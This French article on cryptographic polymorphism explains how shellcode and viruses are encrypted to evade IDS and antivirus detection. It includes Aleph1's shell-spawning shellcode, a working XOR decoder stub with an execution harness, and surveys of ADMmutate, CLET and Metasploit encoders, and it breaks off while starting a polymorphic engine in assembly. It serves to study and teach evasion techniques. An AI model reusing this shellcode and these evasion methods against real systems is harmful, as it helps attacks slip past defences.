Le polymorphisme cryptographique : quand les opcodes se mettent à la chirurgie esthétique

Le polymorphisme est la capacité à prendre plusieurs formes. Une forme spécifique de polymorphisme, celle traitée dans cet article, est liée à l'utilisation de (dé)chiffrement sur le code. Toutefois, il ne faut pas perdre de vue qu'il existe d'autres moyens de changer son apparence, comme la réécriture. Il s'agit de modifier le flux d'exécution sans pour autant altérer la sémantique du programme. Cette notion a été inventée par Fred Cohen en 1986 et aurait été réalisée publiquement pour la première fois seulement en 1992 par Dark Avenger.Cet article se décompose en deux parties. Tout d'abord, nous présentons quelques idées sur l'utilisation du polymorphisme cryptographique, selon les objectifs poursuivis. Ensuite, nous détaillons la réalisation d'un moteur polymorphique à vocation pédagogique.

Le polymorphisme cryptographique en quelques mots

Le principe général est que le code qui doit être exécuté par le processeur est chiffré. Mais qui dit chiffrement dit aussi déchiffrement et clé. Ainsi, un code polymorphique chiffré embarque 3 composants :

- le code chiffré, qui contient la charge utile mais qui doit être déchiffré avant d'être exécuté ;
- la routine de déchiffrement, en instructions directement compréhensibles par le processeur car c'est elle qui sera exécutée de prime abord pour déchiffrer la charge utile. Cette routine pourra soit être directement présente dans le code (par exemple dans le cas d'un chiffrement avec XOR), soit appeler une fonction du système d'exploitation sur le bloc mémoire qui contient le code chiffré. ;
- la clé de déchiffrement, qui peut selon les cas être présente avec le code chiffré et la routine de déchiffrement ou pas (nous verrons par la suite pourquoi/comment nous en dispenser).

Selon les objectifs, les contraintes et l'agencement de ces composants changeront.
Prenons un shellcode classique qui lance un shell :

```
char shellcode[] =
    /* aleph1 */
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
(gdb) x/16i shellcode
0x8049500 <shellcode>:          jmp    0x8049521 <shellcode+33>
0x8049502 <shellcode+2>:        pop    %esi
0x8049503 <shellcode+3>:        mov    %esi,0x8(%esi)
0x8049506 <shellcode+6>:        xor    %eax,%eax
0x8049508 <shellcode+8>:        mov    %al,0x7(%esi)
0x804950b <shellcode+11>:       mov    %eax,0xc(%esi)
0x804950e <shellcode+14>:       mov    $0xb,%al
0x8049510 <shellcode+16>:       mov    %esi,%ebx
0x8049512 <shellcode+18>:       lea    0x8(%esi),%ecx
0x8049515 <shellcode+21>:       lea    0xc(%esi),%edx
0x8049518 <shellcode+24>:       int    $0x80
0x804951a <shellcode+26>:       xor    %ebx,%ebx
0x804951c <shellcode+28>:       mov    %ebx,%eax
0x804951e <shellcode+30>:       inc    %eax
```

```
0x804951f <shellcode+31>:       int    $0x80
0x8049521 <shellcode+33>:       call   0x8049502 <shellcode+2>
```

Nous allons en prendre en fait une version chiffrée avec un **XOR** et naïvement mettre une clé de 4 octets (au cas où la taille du shellcode ne serait pas un multiple de la taille de la clé, on considère des octets nuls) :

```
char c_shellcode[] =
    /* Aleph1's shellcode XOR encoded (key = 0x12345678) */
    "\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x19"
    "\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xdf"
    "\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x12";
(gdb) x/8i c_shellcode
0x8049540 <c_shellcode>:        xchg   %eax,%ebx
0x8049541 <c_shellcode+1>:      dec    %ecx
0x8049542 <c_shellcode+2>:      push   $0xffffff9b
0x8049544 <c_shellcode+4>:      push   %cs
0x8049545 <c_shellcode+5>:      pop    %esi
0x8049546 <c_shellcode+6>:      add    $0x3310f0d2,%eax
0x804954b <c_shellcode+11>:     fwait
0x804954c <c_shellcode+12>:     ds
...
```

En l'état, ces instructions ne sont pas compréhensibles par un humain, alors encore moins par le processeur. Il nous faut donc appeler une routine en charge du déchiffrement avant de donner la main à ces instructions en clair. Dans un premier temps, nous donnerons une routine simpliste, simplement pour expliquer le principe. Nous raffinerons par la suite :

```
$ cat sc1.c
/* ASM */
main()
{
  asm("                                         \
    .beg:;                                      \
        jmp  .end;                              \
    .beg_true:;                                 \
        popl %esi;                              \
        xor %ecx,%ecx;                          \
        mov $((.e_sc - .b_sc +3) /4),%cl;  ");

  asm("movl %0,%%edx;"::"i"(0x12345678));

  asm("                                         \
    .xloop:;                                    \
        not %ecx ;                              \
        xor %edx, ((.e_sc-.b_sc+3)/4 +1)*4(%esi,%ecx,4); \
        not %ecx ;                              \
        loopnz .xloop;                          \
        push %esi;                              \
        ret;                                    \
    .end:;                                      \
      call .beg_true;                           \
    .b_sc:;                                     \
      .string \"\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x1
9\"; \
      .string \"\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xd
f\"; \
```

```
      .string \"\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x1
2\"; \
    .e_sc:" );
}
```

La séquence **jmp**, **call** permet d'être indépendant de la position du shellcode en mémoire. On récupère ensuite l'adresse du shellcode chiffré dans le registre **%esi**. On calcule dans **%ecx**, et on place la clé dans **%ebx**, la longueur du shellcode à déchiffrer. La boucle **xloop** effectue le **XOR** entre la clé et le shellcode chiffré.

Il nous reste à convertir cela en opcodes et à les placer au début de notre shellcode :

```
/* sc1.c */
char c_shellcode[] =
    /* decodeur */
    "\xeb\x19\x5e\x31\xc9\xb1\x0d\xba\x78\x56\x34\x12\xf7\xd1\x31\x94"
    "\x8e\x38\x00\x00\x00\xf7\xd1\xe0\xf3\x56\xc3\xe8\xe2\xff\xff\xff"
    /* Aleph1's shellcode XOR encoded (key = 0x12345678) */
    "\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x19"
    "\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xdf"
    "\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x12";

main()
{
    int ret;
    *(int*)(&ret + 2) = (int)c_shellcode;
    return 0;
}

$ gcc -o sc1 sc1.c
$ ./sc1
```

À noter que nous n'avons vraiment pas fait dans la finesse. Par exemple, la séquence **jmp/call** qui permet d'être indépendant de la position a également été laissée dans le shellcode, puisque c'est tel quel celui d'Aleph1.
Toutefois, ce décodeur simpliste soulève de nombreux problèmes :

- L'introduction de la routine de déchiffrement est censée transformer le shellcode pour le rendre méconnaissable. Mais comme elle-même est constante, c'est cette routine qui devient caractéristique et donc idéale pour la construction d'une signature pour votre IDS préféré. Ainsi, il serait plus intéressant d'avoir une routine de déchiffrement qui soit elle-même polymorphique ;
- La clé de déchiffrement est présente en clair dans les opcodes de la routine de déchiffrement ;
- Il contient des octets **NULL**, ce qui est gênant lors de l'exploitation de failles de programmation ;
- Dans notre exemple, nous n'avons pas eu à utiliser l'instruction **NOP**, qui est particulièrement suspecte et caractéristique lorsqu'il y en a 512 d'affilé dans un paquet. Là encore, on ne peut utiliser cette instruction de manière répétée sans réveiller un IDS et il faut donc transformer les **NOP** en autre chose ;
- Ce shellcode s'automodifie, ce qui n'est pas toujours possible si la région où il est placé dans l'espace mémoire du processus n'a pas les droits d'écriture, auquel cas il faut déchiffrer non pas dans le shellcode lui-même, mais à une adresse qui permet d'écrire.

Selon les " contraintes " d'utilisation (cf. les considérations tactiques ci-après), ces problèmes seront plus ou moins graves, voire de nouveau pourront surgir. De plus, il ne faut pas oublier non plus qu'un code viral et un shellcode ne sont pas soumis aux mêmes exigences, en particulier au niveau de leur taille.

Considérations tactiques

Habituellement, le chiffrement est utilisé pour protéger l'information, c'est-à-dire préserver sa confidentialité. Par exemple, lorsqu'on désire empêcher un algorithme de tomber dans des mains indésirables, le binaire pourra être chiffré, retardant ainsi la découverte du Graal. Si ces techniques sont mises en œuvre dans des programmes " industriels ", elles peuvent également être embarquées dans des virus.
Toutefois, cette vision défensive (protection de la propriété intellectuelle, pour autant qu'on puisse employer ce terme pour des virus) n'est pas la seule qu'on peut avoir du polymorphisme. L'usage le plus courant est le chiffrement de shellcodes afin que celui-ci ne soit pas détecté par les IDS et autres produits de sécurité présents entre l'attaquant et sa cible.
On peut également retourner cela pour faire de la cryptographie une arme efficace ou plus exactement précise. Imaginons un ver qui se propage sur Internet et qui contiendrait une seconde charge, chiffrée.

Défense : obfuscation de binaires par polymorphisme cryptographique

L'idée est ici de protéger la confidentialité des instructions, c'est-à-dire de les chiffrer pour en rendre la lecture incompréhensible. Il s'agit là de retarder le travail de reverse engineering et donc de protéger les données ou les algorithmes contenus dans le programme.
Pour que le code soit exécutable, il faut donc que les instructions soient déchiffrées avant d'être envoyées au processeur. Cette étape supplémentaire a bien évidemment un coût en termes de performance. Il est possible de chiffrer presque tout le programme, et de le déchiffrer d'un coup en mémoire. Toutefois, cette approche revêt une importante faiblesse : les instructions se retrouvent toutes en même temps en clair en mémoire. Il suffit alors de la dumper pour retrouver tout le programme, comme s'il n'avait jamais été chiffré.
Une autre approche consiste à déchiffrer instruction par instruction (ou plutôt par bloc). Les instructions ne sont ainsi jamais toutes en même temps en mémoire, mais cela impacte les performances. En général, pour réaliser cela, une exception est utilisée pour déchiffrer un bloc, celle-ci calculant au préalable la clé nécessaire. La superposition de ces couches de chiffrement (on parle de layers) rend la récupération des instructions en clair plus longue, car il faut calculer les adresses des blocs concernés et la clé correspondante, et ce, pour chaque couche.
Ces techniques, en conjonction avec d'autres, sont en général utilisées pour protéger le savoir-faire mis en œuvre dans un programme. Par exemple, un éditeur peut ainsi contrôler à qui il distribue des copies de ses logiciels, la licence (que ce soit un numéro de série, un token, etc.) pouvant alors servir à la génération d'une partie des clés.
En terme de virologie, on parle alors de " blindage ". Il s'agit de retarder le plus possible l'analyse du code malicieux afin de faciliter sa propagation. À ce titre, le virus Bradley [Bradley] met en œuvre des techniques avancées de cryptologie afin de rendre impossible l'analyse du virus.
Le virus Bradley propose d'aller chercher l'information nécessaire au déchiffrement de sa partie chiffrée sur un site Internet, faisant fi du problème de l'anonymisation de l'attaquant au profit du blindage viral. D'autres solutions sont évidemment envisageables et on pense en particulier à la

notion de code k-naire, où, pour être fonctionnel, il faut assembler k parties. Ici, la séparation du code chiffré et de la clé offre donc une piste intéressante, particulièrement dans le cas viral. En effet, un shellcode intervient en général lors d'une attaque, souvent one-shot pour peu qu'elle soit en remote. En revanche, un virus (voire plusieurs si affinités) est totalement anodin. Par exemple, un premier virus contenant une charge chiffrée peut arriver, équipé de sa routine de déchiffrement, et utiliser le sujet de tous les mails de la cible pour tenter de déchiffrer la charge.
On peut étendre cela soit avec du surchiffrement, à la manière des poupées russes : la charge est chiffrée k fois, avec une première clé, puis une deuxième, et ainsi de suite jusque la k-ième clé. Pour être déchiffré, il faut alors que les k clés soient appliquées successivement dans le bon ordre. D'où problème car il faut synchroniser l'arrivée des codes malicieux, ce qui n'est pas une propriété facile à obtenir. À la place, on préférera faire appel à du partage de secret (secret sharing). L'idée est de créer une sorte de clé à partir de n éléments, puis de chiffrer la charge. Si le chiffrement se fait avec la clé complète, le déchiffrement se fait en revanche avec une sorte de sous-clé de k éléments et pour lesquelles aucun ordre n'est requis.
Au niveau d'un shellcode, on peut tout à fait en imaginer multi-niveau. Par exemple, dans un premier temps, il s'agit d'un **connect** ou d'un **connect back**, qui emporte une partie chiffrée. Une fois connecté, le shellcode récupère la clé qui décode alors une seconde charge. L'intérêt est essentiellement ici que les données ne passeront pas en clair sur le réseau, rendant difficile la détection par les IDS des " commandes " classiques telles que **uname -a; id**.

Camouflage : éviter d'être vu

Le problème du camouflage se pose initialement dans le cas des virus, afin d'éviter leur détection par les anti-virus. Nous reviendrons plus en détail sur cet aspect dans la suite (voir la partie qui décrit un moteur polymorphique).
Lorsqu'une attaque informatique est lancée à l'aide d'un exploit (public ou non), il contient presque toujours un shellcode, c'est-à-dire une suite d'instructions exécutées sur la machine cible. Le nom vient de ce que les premiers étaient chargés d'exécuter un shell, mais on observe maintenant des shellcodes bien plus élaborés : shell, bind shell (un shell se met en écoute sur un port et l'attaquant n'a plus qu'à se connecter dessus), reverse shell (une connexion est établie depuis la cible vers une machine contrôlée par l'attaquant, pratique pour éviter les firewalls), etc.
Pour détecter les attaques (souvent trop tard), rien de tel qu'un bon IDS (enfin, si ça existait, ça se saurait ;-). À l'aide d'un ensemble de règles, la sonde surveille le trafic réseau et dès qu'une suite d'octet étrange se montre, une alerte est levée. Dans le cas d'un shellcode, avoir une palanquée de **NOP** avant les premières instructions est somme toute assez suspect et provoque la levée d'une alerte. Idem, la chaîne **"/bin/sh"** (et quelques autres) qui transite sur un réseau n'est pas normal, d'où, encore une fois, une alerte.
Pour remédier à cela et rester discret, une des techniques est de changer l'apparence des choses. Ainsi, un **XOR** (ou autre chiffrement) appliqué à la chaîne **"/bin/sh"** la rend illisible et le tour est joué. Là, c'était facile.
En revanche, le cas des **NOP** est bien plus complexe. En effet, les **NOP** sont placés avant le décodeur quand on ne sait pas calculer précisément l'adresse de retour pour l'exploit. Ils transitent donc en clair sur le réseau. La génération des **NOP** est un problème qui a déjà été traité car, même s'il est périphérique par rapport au polymorphisme, il est capital du point de vue opérationnel.
Un effet collatéral sympathique du polymorphisme est que le shellcode qui va être exécuté peut contenir des octets **NULL**. En effet, comme ceux-ci sont chiffrés, ils ne resteront pas à 0. En revanche, il va de soi que le chiffré ne doit pas contenir de 0.
Reprenons les méthodes populaires de génération de shellcodes polymorphiques car si les techniques se perfectionnent, les principes restent à peu près les mêmes.

Tout d'abord, ADMmutate, développé par K2, est le premier outil public apparu en 2002 destiné à chiffrer des shellcodes. Il génère une routine de déchiffrement différente à chaque itération, ce qui en rend la détection quasi impossible par pattern matching, mais pas à l'aide d'un émulateur. ADMmutate repose sur 4 techniques :

- **équivalence de code** (multiple code paths) : il est souvent possible d'écrire la même chose de plusieurs manières différentes et c'est cette caractéristique qui est utilisée ici. Par exemple, **xor eax**, **eax** et **movl $0**,**eax** ont le même effet (seule la longueur de l'instruction change) ;
- **permutation des instructions du décodeur** (out-of-order decoder generation) : le code n'est pas particulièrement clair à cet égard, mais il semble que les opérations élémentaires liées au décodage soient " mélangées " pour éviter l'apparition de motif (pattern) parfait pour l'élaboration d'une signature ;
- **code poubelle** (non operational pad instructions) : insertion d'instructions n'ayant aucun effet sur les résultats produits par l'algorithme (on parle aussi de junk code) ;
- **mutation des instructions** (randomly generated instructions) : le code poubelle est généré à partir de motifs. Toutefois, certains paramètres peuvent être aléatoires (par exemple, un littéral dans une opération arithmétique), ce qui amplifie encore l'entropie du junk code.
  Une autre idée intéressante dans ADMmutate porte sur les adresses de retour présentes en général à la suite du shellcode dans un buffer construit pour exploiter une faille. Afin d'éviter de répéter trop le même mot machine (l'adresse supposée retomber dans les **NOP**), K2 propose de permuter un bit du dernier octet de chaque mot machine. Cette modification n'entraîne pas un saut trop éloigné par rapport à l'adresse initialement calculée et permet, en théorie, de rester dans les **NOP**.
  Un autre article intéressant est celui écrit dans Phrack 61 **[CLET]**. Il pousse plus avant les idées pressenties dans ADMmutate. L'idée forte est que le polymorphisme ne peut plus se contenter de lutter contre le pattern matching (les bases de signatures), mais également prendre en compte les méthodes avancées de détection qui apparaissent (heuristiques s'appuyant sur des émulateurs de code ou bien une analyse spectrale :
- génération de fake **NOP** : le principe est de ne plus mettre de **NOP** ou autres instructions sur un octet, mais des instructions sur plusieurs octets. Par exemple, si on met une instruction de taille **n**, il faut que tous les opcodes de **1** à **n** correspondent à une instruction valide.
  Reprenons l'exemple de leur article avec la chaîne **"\x15\x11\xF8\xFA\x81\xF9\x27\x2F\x90\x9E"**. Celle-ci se décode en instructions valides quel que soit le point de départ qu'on prend pour la décoder :

```
(gdb) print /x s
$1 = {0x15, 0x11, 0xf8, 0xfa, 0x81, 0xf9, 0x27, 0x2f, 0x90, 0x9e, 0x0}
(gdb) x/6i s
0xbffffa80:     adc    $0x81faf811,%eax
0xbffffa85:     stc
0xbffffa86:     daa
0xbffffa87:     das
0xbffffa88:     nop
0xbffffa89:     sahf
(gdb) x/3i s+3
0xbffffa83:     cli
0xbffffa84:     cmp    $0x9e902f27,%ecx
(gdb) x/2i s+8
0xbffffa88:     nop
0xbffffa89:     sahf
...
```

En fait, ils s'arrangent pour que les arguments passés aux opcodes qui en nécéssitent soient eux-mêmes des instructions valides d'un octet.

Toutefois, ils indiquent qu'ils obtiennent avec cette méthode des segfaults ou Floating Point exceptions. Un autre reproche qu'on peut adresser à cette approche est de ne pas préserver les registres. En effet, aucune protection n'est prévue pour préserver l'état d'un registre qui serait utilisé dans le décodeur, dans le shellcode ou dans le programme initial.

- le décodeur généré change à chaque itération et aucun junk code n'est prévu (inutile puisque le décodeur change, on ne peut pas créer un pattern). Pour obtenir ce résultat, les registres utilisés sont sélectionnés aléatoirement.
  Toutefois, ce n'est pas la seule " innovation " introduite au niveau du décodeur.
  Si vous vous souvenez de vos cours de cryptanalyse, le premier algorithme que vous avez appris à casser est le chiffrement de César (un décalage d'une constante). Pour cela, il suffit d'établir la distribution de chaque lettre du chiffré (on parle aussi de spectre), puis de comparer avec la distribution de la langue du message initial pour retrouver le secret. Ainsi, toutes les opérations de chiffrement reposant sur un seul octet de clé conservent la distribution, que ce soit un XOR, un ADD ou ce que vous voulez, simplement parce que ces opérations sont bijectives. Par conséquent, un shellcode bien connu mais chiffré de cette manière conservera toujours le même spectre (à une permutation près si plusieurs opérations sont combinées).
  Certains IDS construisent le spectre des paquets reçus et jettent ceux qui ne sont pas à leur goût, c'est-à-dire qui possède un spectre trop proche de celui d'un shellcode connu.
  Afin d'éviter cela, les auteurs proposent d'utiliser une clé de 4 octets.
  En fait, cela revient exactement à faire un chiffrement de Vigenère (substitution poly-alphabétique), c'est-à-dire que le même clair ne sera pas systématiquement chiffré avec le même octet de clé.
  En cryptographie, on détermine qu'un texte chiffré résulte d'un chiffrement mono-alphabétique ou poly-alphabétique à l'aide d'un indice de coïncidence [IC]. Cet indice est caractéristique en fonction de la langue employée. De la même manière, on pourrait sans doute déterminer l'IC d'un assembleur donné, pour ensuite tenter de voir si on a bien affaire à des opcodes chiffrés. Reste le problème du temps de calcul, non négligeable dans le cas d'un IDS.
- l'adresse de retour est traitée de la même manière que dans ADMmutate.

L'article présente aussi plus en détail une méthode (non implémentée au moment de la rédaction) pour déjouer l'analyse fréquentielle faite sur tout le buffer (les faux **NOP**, le décodeur, le shellcode chiffré et les adresses de retour). Il s'agit d'ajouter après le shellcode des octets destinés à restaurer la distribution " normale " du buffer. Toute la difficulté vient de savoir ce que l'IDS entend par " normal "...

Signalons également **[PolyEv]** qui se focalise essentiellement sur la génération de **NOP** et le contournement d'un petit outil associé à un white paper **[NIDSfindshellcode]**. L'idée centrale de cet article est de s'opposer au pattern matching proposé dans **[NIDSfindshellcode]** en utilisant une instruction non prise en compte, le **JMP**.

La première approche proposée consiste à remplacer tous les **NOP** par des **JMP** qui arrivent directement sur le premier octet du décodeur. Manque de chance, une telle instruction est codée sur 2 octets (le premier pour le **JMP**, le second pour l'offset). Ainsi, quand on retourne sur le second octet, il est fortement probable que l'exploit plante. Cette solution plantera donc une fois sur deux.

Afin d'améliorer cela, l'idée suivante est de remplacer l'argument du **JMP** par une instruction valide et équivalent à un **NOP**. Il faut laisser quelques **NOP** mais cela diminue le risque d'être détecté et

les chances de plantage.

Enfin, metasploit **[metasploit]** intègre également un moteur pour morpher ses shellcodes. Il est composé de deux parties, l'une pour générer des **NOP**, l'autre pour générer le décodeur :

- Les NOP sont générés à l'aide de tables et d'un graphe complexe. Les feuilles du graphe sont les opcodes codés sur un octet qui peuvent servir de NOP sans pour autant être l'opcode 0x90 (celui du NOP " officiel "). Ensuite, le niveau précédent dans le graphe sert à construire des opcodes de deux octets servant de NOP. Et ainsi de suite. Il est possible de spécifier les registres à préserver, ce qui élimine en fait des branches de l'arbre.
- Le décodeur est lui-même généré à partir d'un graphe. Chaque nœud représente une partie de l'algorithme (récupérer la clé, la longueur ou le stack pointer, la boucle, l'instruction de déchiffrement, etc.). Pour chaque bloc, les dépendances sont construites. Ainsi, il est possible de changer l'ordre des noeuds du graphe en fonction des dépendances. Par exemple, il est impossible de mettre le déchiffrement avant la récupération de la clé.
  Une caractéristique sympathique du décodeur généré est que c'est le premier disponible publiquement qui inclut le chiffrement du décodeur lui-même et en particulier de la boucle de déchiffrement. En effet, pour décoder, il faut (et dans cet ordre) récupérer la clé, puis appliquer le déchiffrement, ce qui en pseudo-assembleur, se traduit par :

```
movl <reg> <key>
dec:
    xor <key> <shellcode+offset>
    loop dec
```

- On se rend en effet compte qu'une première opération de déchiffrement est réalisée avant l'appel à la boucle. Ainsi, ce déchiffrement peut s'effectuer sur le loop même, ce qui rend la détection du décodeur bien plus compliquée. Toujours en pseudo-assembleur, on a alors :

```
movl <reg> <key>
dec:
    xor <key> <cipher+offset>
    cipher:
        db XX
        db XX
        db XX
        db XX
        ...
```

Nous avons vu le polymorphisme comme moyen de protéger son information, comme moyen de camouflage, voyons maintenant comme cela peut être utilisé lors d'une attaque.

Attaque : bien choisir sa cible, et diviser pour régner (comme disait le Prince)

Dès qu'on parle d'attaque, forcément la tactique prend toute son importance. La notion de frappe chirurgicale a connu de belles heures dernièrement et nous allons voir comment l'adapter à l'univers numérique.
Le principe de " gestion environnementale des clefs " a été présenté par B. Schneier et J. Riordan [EnvKey]. L'idée est d'utiliser l'environnement comme source pour construire une clé. Toutefois, si l'environnement seul intervient, un cryptanalyste peut alors le reproduire pour tenter de casser le

code. Dès lors, il faut également un secret, qui dans notre cas dépend soit de la cible, soit de l'attaquant.
Contrairement aux virus Bradley (voir également par ailleurs dans ce dossier), notre objectif n'est pas ici de construire un vecteur d'attaque qui ne puisse être déchiffré, mais bien d'atteindre le plus précisément possible notre cible, tout en retardant son identification.
Il existe trois façons d'atteindre une cible :

- mode " infection " : on lance un vecteur qui se propage, comme un ver ou un virus. L'attaque n'est pas forcément directement dirigée vers la cible, mais en orientant la propagation, on parvient alors à l'atteindre ;
- mode " serveur " : l'attaque est directe et synchrone, l'exploit vise un service identifié dans un environnement sur lequel l'attaquant précautionneux aura pris soin de se renseigner.
- mode " client " : un code malveillant est placé sur un serveur, en attente d'être atteint par un client (mail, web, DNS, etc.). Il s'agit là d'une attaque asynchrone et on ne peut a priori pas garantir que seule la cible viendra vers le serveur et son code malveillant.

Que ce soit pour une infection ou attaquer des clients, il est possible de contrôler la portée de son offensive. Par exemple, si l'entreprise Chèque-tiret veut nuire à la société Réseau-Demande, elle pourrait concevoir un ver polymorphe, dont la clé pour la charge utile serait @reseau-demande.com. Ainsi, lorsque la propagation atteindrait le réseau en question, le deuxième effet se réveillerait. Idem avec une attaque contre un client, tel un navigateur web, en regardant l'origine de la connexion. Au contraire, une attaque contre un serveur suppose que la cible visée soit déjà identifiée et de telles méthodes n'ont alors pas de réel sens.
Selon l'information environnementale qui sera utilisée (ou la conjonction d'informations, comme par exemple le résultat d'une fonction de hachage afin de rendre la cryptanalyse plus complexe, voire impossible), la portée de l'attaque sera contrôlée.
D'un point de vue cryptographie, le décodeur n'est pas suffisant par rapport à celui embarqué dans le shellcode polymorphique au début de cet article. Il faut en effet ajouter une routine qui reconstruise la clé de déchiffrement avant l'appel du décodeur. Les informations rassemblées par cette routine sont visibles de tous dans le code et il est donc possible de construire un petit programme qui tente une attaque exhaustive pour parvenir à déchiffrer le payload (voir [Bradley] pour une analyse cryptographique complète).
On s'en rend bien compte, la résistance à l'analyse du code malicieux repose sur les informations qu'il utilise pour reconstruire sa clé, sous réserve que la construction de celle-ci soit rigoureuse. Dès lors, on peut s'intéresser à la manière de fournir ces informations. Nous avions déjà évoqué cela dans la partie précédente sur l'obfuscation et nous verrons par la suite l'utilisation d'autres techniques pour reconstruire la clé.

Déclinons maintenant le mécanisme de séparation des pouvoirs en fonction des différents éléments qui composent un code polymorphique. Notons que le seul élément réellement obligatoire est la charge chiffrée. En revanche, aussi bien la clé que le décodeur sont optionnels :

- se passer du décodeur.

Ne pouvant agir sur la partie chiffrée pour déterminer qu'un code est malveillant, les outils de détections (anti-virus et autres IDS) cherchent à la place à détecter la présence du décodeur. Pour diminuer la probabilité de découverte du code malveillant, une astuce consiste à ne pas embarquer de décodeur directement, mais à la place à utiliser les fonctionnalités fournis par le système cible. En fait, une méthode utilisée par les anti-virus est d'émuler les instructions qu'il lit. Vous vous doutez bien que si on utilise des ressources externes au code évalué, l'émulation devient rapidement prohibitive.
Si on souhaite utiliser des " fonctionnalités " présentes dans une bibliothèque dynamique, deux cas de figure se présentent :

- Le symbole de la fonction désirée est présent dans le binaire du programme cible (notez que cela suppose qu'on obtienne ce binaire, ce qui n'est pas irréaliste, que la cible soit sur un système propriétaire ou non). Dans ce cas, on ne sait pas si le symbole a déjà été résolu dans le processus. Pour éviter de se mettre des complications inutiles, on utilise alors les mécanismes de résolutions prévus par le binaire lui-même.
  Avec le format Elf, on utilise deux sections, la PLT et la GOT, pour cela. En gros, la PLT est un tableau de pointeurs qui redirigent l'exécution vers la résolution de symboles tant qu'un symbole donné n'est pas résolu ou bien directement vers la fonction une fois la résolution effectuée. Ces informations étant présentes dans le binaire, il suffit de faire un **call GOT(ma_fonction)** pour que tout cela fonctionne tranquillement.
- Le symbole désiré n'est pas présent dans le code de la cible et nous devons donc l'y placer. Pour cela, les systèmes modernes fournissent des mécanismes de résolution de symboles à l'exécution. Sous Unix, il s'agit des fonctions **dlopen()** pour ouvrir la bibliothèque et **dlsym()** pour récupérer un pointeur sur la fonction souhaitée.

Les mécanismes étant relativement simples, la question suivante à se poser est : quoi utiliser comme décodeur sur le système cible ? Deux réponses nous viennent rapidement à l'esprit : sous Windows, la CryptoAPI est systématiquement présente, et sous Unix, OpenSSL est de plus en plus incontournable. La présence quasi assurée de ces bibliothèques sur les systèmes considérés en font des cibles idéales. En plus, pour revenir sur les émulateurs, bon courage pour réussir en un temps raisonnable à émuler toutes les opérations internes réalisées par ces bibliothèques.

- se passer de la clé.

Il n'y a pas 42 solutions, soit le décodeur parvient à calculer la clé, soit il peut s'en passer. Dans le premier cas, on rejoint l'exemple donné précédemment et le décodeur va chercher l'information dont il a besoin pour calculer la clé de déchiffrement du code chiffré. Dans le second cas, le décodeur est une routine qui tente une attaque par brute force.
Si une attaque exhaustive (on parle de Random Decryption Algorithm) est nécessaire pour obtenir la bonne clé, cela suppose certes qu'un analyste pourra tenter la même chose pour déchiffrer le code, idem pour l'émulateur d'un anti-virus, mais au prix d'un calcul intensif qu'il ne peut généralement pas se permettre : pour l'analyste, avoir une perte de temps de 15-30 minutes n'est pas acceptable vu la vitesse de propagation des vers et, pour un émulateur, l'impact sur les performances est trop élevé.
On distingue deux types d'algorithmes :

- L'algorithme utilisé pour retrouver la clé est déterministe, c'est-à-dire qu'il effectue toujours les mêmes opérations (cf. le virus W32/Crypto) ;
- L'algorithme utilisé pour retrouver la clé est non-déterministe, c'est-à-dire que le cheminement pour parvenir à la clé est aléatoire. Par conséquent, on en peut pas prédire la date à laquelle la charge sera activée (cf. le virus RDA Fighter (DOS) qui utilise ce genre d'algorithme, où RDA signifie Random Decryption Algorithm. Sous Win32, il y a aussi W32/IHSix).

Ce genre d'algorithme " brute force " sa propre clé de déchiffrement et est donc très résistant contre l'émulation.
Il est possible de combiner ces deux approches. Les éléments externes sont alors utilisés non pas pour calculer directement la clé, mais pour diminuer l'entropie lors de sa génération pseudo aléatoire.
L'intérêt de se passer de la clé dans le code polymorphique est que... elle n'est pas présente dans le code. Et donc, le temps que mettra l'analyste pour la retrouver est autant de temps que le code malveillant pourra utiliser pour se propager, tout en diminuant la taille des données utiles à l'élaboration d'une signature de ce code.
Quelle que soit l'approche utilisée, l'intérêt est le même : éviter que la clé ne se promène en clair

dans la nature (ou le code malveillant). Ce principe est bien connu en cryptographie, mais il est rarement utilisé dans ces circonstances.

Création d'un moteur polymorphique

Nous allons découvrir dans cette partie comment programmer un moteur polymorphique assez basique en langage assembleur. Un tel moteur est composé de plusieurs parties distinctes qui seront présentées avec le code correspondant en exemple.
Le code n'est pas du tout optimisé et pourrait être programmé autrement, mais il fonctionne. Idem, les algorithmes utilisés sont parfois simplistes, mais ils ont l'avantage d'être pédagogiques. ;)

Convention d'appel :

Notre moteur d'exemple sera considéré comme une fonction acceptant trois arguments :

- un pointeur vers les données à chiffrer ;
- un pointeur vers la mémoire allouée qui contiendra le décodeur généré polymorphiquement, ainsi que les données chiffrées ;
- la taille des données à chiffrer alignées sur 4 octets.

La plupart des moteurs polymorphes utilisent les registres **%esi** et **%edi** pour gérer les données à chiffrer et le résultat. Vous verrez par la suite qu'ils permettent aussi une génération simplifiée de code polymorphique.
Le registre %ecx est quant à lui utilisé comme compteur. Il est donc normal de lui attribuer la taille des données sur lesquelles nous désirons travailler.
Voici un exemple d'appel à notre fonction de génération :

```
mov     esi, offset data_to_encrypt  ; Pointeur vers les données à chiffrer
mov     edi, dword ptr [mem_address] ; Pointeur vers la mémoire allouée
mov     ecx, (offset fin_data - offset data_to_encrypt+3)/4
                                     ; Taille des données alignées sur 4
                                     ; octets.
call   poly                          ; Appel de la fonction "Poly"
```

Fonction Poly

La fonction Poly() commence comme ceci :

```
poly proc

    push    ecx         ; Sauvegarde de ECX
    push    esi         ; Sauvegarde de ESI
    push    edi         ; Sauvegarde de EDI
    shl     ecx,2       ; ECX = ECX * 4 = dword to byte
```

